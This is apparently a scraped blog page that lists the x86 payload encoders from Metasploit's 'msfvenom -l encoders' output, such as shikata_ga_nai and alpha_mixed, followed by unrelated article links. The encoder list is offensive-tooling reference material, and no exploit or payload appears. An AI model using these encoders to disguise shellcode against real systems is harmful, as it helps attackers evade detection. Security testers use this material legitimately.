    x86/add_sub                   manual     Add/Sub Encoder

    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder

    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder

    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower

    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower

    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder

    x86/bmp_polyglot              manual     BMP Polyglot

    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder

    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder

    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder

    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder

    x86/countdown                 normal     Single-byte XOR Countdown Encoder

    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder

    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder

    x86/nonalpha                  low        Non-Alpha Encoder

    x86/nonupper                  low        Non-Upper Encoder

    x86/opt_sub                   manual     Sub Encoder (optimised)

    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder

    x86/single_static_bit         manual     Single Static Bit

    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder

    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
msfvenom -l encoders
【译】msfvenom的更多相关文章
- RxJS + Redux + React = Amazing!(译一)
今天,我将Youtube上的<RxJS + Redux + React = Amazing!>翻译(+机译)了下来,以供国内的同学学习,英文听力好的同学可以直接看原版视频: https:/ ...
- Entity Framework 6 Recipes 2nd Edition 译 -> 目录 -持续更新
因为看了<Entity Framework 6 Recipes 2nd Edition>这本书前面8章的翻译,感谢china_fucan. 从第九章开始,我是边看边译的,没有通读,加之英语 ...
- RxJS + Redux + React = Amazing!(译二)
今天,我将Youtube上的<RxJS + Redux + React = Amazing!>的后半部分翻译(+机译)了下来,以供国内的同学学习,英文听力好的同学可以直接看原版视频: ht ...
- 「译」JUnit 5 系列:条件测试
原文地址:http://blog.codefx.org/libraries/junit-5-conditions/ 原文日期:08, May, 2016 译文首发:Linesh 的博客:「译」JUni ...
- CSharpGL(31)[译]OpenGL渲染管道那些事
CSharpGL(31)[译]OpenGL渲染管道那些事 +BIT祝威+悄悄在此留下版了个权的信息说: 开始 自认为对OpenGL的掌握到了一个小瓶颈,现在回头细细地捋一遍OpenGL渲染管道应当是一 ...
- [译]基于GPU的体渲染高级技术之raycasting算法
[译]基于GPU的体渲染高级技术之raycasting算法 PS:我决定翻译一下<Advanced Illumination Techniques for GPU-Based Volume Ra ...
- Entity Framework 6 Recipes 2nd Edition(9-4)译->Web API 的客户端实现修改跟踪
9-4. Web API 的客户端实现修改跟踪 问题 我们想通过客户端更新实体类,调用基于REST的Web API 服务实现把一个对象图的插入.删除和修改等数据库操作.此外, 我们想通过EF6的Cod ...
- Entity Framework 6 Recipes 2nd Edition(10-1)译->非Code Frist方式返回一个实体集合
存储过程 存储过程一直存在于任何一种关系型数据库中,如微软的SQL Server.存储过程是包含在数据库中的一些代码,通常为数据执行一些操作,它能为数据密集型计算提高性能,也能执行一些为业务逻辑. 当 ...
- 「译」JUnit 5 系列:扩展模型(Extension Model)
原文地址:http://blog.codefx.org/design/architecture/junit-5-extension-model/ 原文日期:11, Apr, 2016 译文首发:Lin ...
随机推荐
- AVAudioPlayer播放音乐
1:首先创建一个新的项目,继承自UIViewController 2:导入框架AVFoundation.framework 右键工程名,在Build Phases的Link Binary With L ...
- 5th 各组作品alpha发布体会
1. 俄罗斯方块 武志远 可以进行游戏,界面很友好,游戏运行也很流畅,并找到两名同学现场体验,游戏完成度很好. 2. 连连看游戏 张金生 可以进行游戏,实现了背景音乐播放等附加功能,界面清晰 ...
- 第97天:CSS3渐变和过渡详解
一.渐变 渐变是CSS3当中比较丰富多彩的一个特性,通过渐变我们可以实现许多炫丽的效果,有效的减少图片的使用数量,并且具有很强的适应性和可扩展性. 可分为线性渐变.径向渐变 1. 线性渐变 (grad ...
- MySQL5.7初始配置
MySQL5.7初始配置 Windows7 环境安装MySQL5.7配置命令 <<<<<<<<<<<<<<<& ...
- c# 字符串转Byte[],如何将Byte[]插入到Oracle Blob
byte[] xx=Encoding.Default.GetBytes("12121232"); 插入数据库 string sqlStr = "update sys_ta ...
- 【BZOJ4540】【HNOI2016】序列(莫队)
[BZOJ4540][HNOI2016]序列(莫队) 题面 BZOJ 洛谷 Description 给定长度为n的序列:a1,a2,-,an,记为a[1:n].类似地,a[l:r](1≤l≤r≤N)是 ...
- BZOJ 3786: 星系探索 解题报告
3786: 星系探索 Description 物理学家小C的研究正遇到某个瓶颈. 他正在研究的是一个星系,这个星系中有n个星球,其中有一个主星球(方便起见我们默认其为1号星球),其余的所有星球均有且仅 ...
- 百万级运维心得一:Mongodb和Redis数据不能放在同一个服务器
百万级运维经验一:Mongodb和Redis数据不能放在同一个服务器 一开始时,为了省服务器,把Mongodb和Redis放在一个服务器上.网站每到高峰期都特别卡,还经常出现502.找了很久的原因,发 ...
- Codeforces 744C. Hongcow Buys a Deck of Cards(状压DP)
这题的难点在于状态的设计 首先显然是个状压,需要一维表示卡的状态,另一维如果设计成天数,难以知道当前的钱数,没法确定是否能够购买新的卡,如果设计成钱数,会发现状态数过多,空间与时间都无法承受.但是可以 ...
- Django CRM客户关系管理系统
CRM需求分析 随着信息化时代带来的科技创新,CRM客户关系管理系统带来的效益在已经成为很多企业提高竞争优势的一分部,CRM客户关系管理系统将企业管理和客户关系管理集成到统一的平台,其系统功能主要体现 ...